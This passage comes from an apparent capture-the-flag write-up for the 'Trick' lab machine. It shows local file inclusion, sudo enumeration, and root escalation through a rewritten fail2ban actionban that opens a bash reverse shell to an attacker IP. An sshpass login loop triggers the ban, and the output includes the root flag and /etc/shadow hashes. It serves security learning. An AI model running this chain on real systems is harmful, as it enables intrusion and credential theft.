
we will just use the first one..

and we have another lfi as michael

/prod/self/cmdline - see running as michael

get michael flag and

get id_rsa login as michael



Michael

enumeration

```
michael@trick:~$ groups
michael security
```

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
```

```
michael@trick:~$ find / -group security 2>/dev/null
/etc/fail2ban/action.d
```

ok. so we are part of the security group and can restart fail2ban..

root exploit

```
michael@trick:/dev/shm$ rm /etc/fail2ban/action.d/iptables-multiport.conf; cp /dev/shm/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf;
rm: remove write-protected regular file '/etc/fail2ban/action.d/iptables-multiport.conf'? y
```

```
michael@trick:/dev/shm$ cp /etc/fail2ban/action.d/iptables-multiport.conf /dev/shm
```

```
michael@trick:/dev/shm$ cat iptables-multiport.conf

...[snip]...
# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = bash -c 'bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'

...[snip]...
```

```
michael@trick:~$ sudo /etc/init.d/fail2ban restart
```

set up nc listener

and then get banned...

```
kali@kali:~$ for x in {1..8}; do sshpass -p $x ssh root@$IP;done
```

demo

root

id && whoami

```
root@trick:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@trick:~# uname -a
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64 GNU/Linux
```

root.txt

```
root@trick:~# cat root.txt
c60eaee69ec0bf7137bd1e2dceb2624f
```

/etc/shadow

```
root@trick:~# cat /etc/shadow
root:$6$lbBzS2rUUVRa6Erd$u2u317eVZBZgdCrT2HViYv.69vxazyKjAuVETHTpTpD42H0RDPQIbsCHwPdKqBQphI/FOmpEt3lgD9QBsu6nU1:19104:0:99999:7:::

...[snip]...

michael:$6$SPev7eFL5z0aKFf0$5iLTl9egsGGePEPUnNJlFyw8HHvTwqVC3/THKzW2YD5ZPnbkN7pSOeOkXe9uiUHfOJegJdYT0j3Z9pz.FSX2y0:19104:0:99999:7:::
```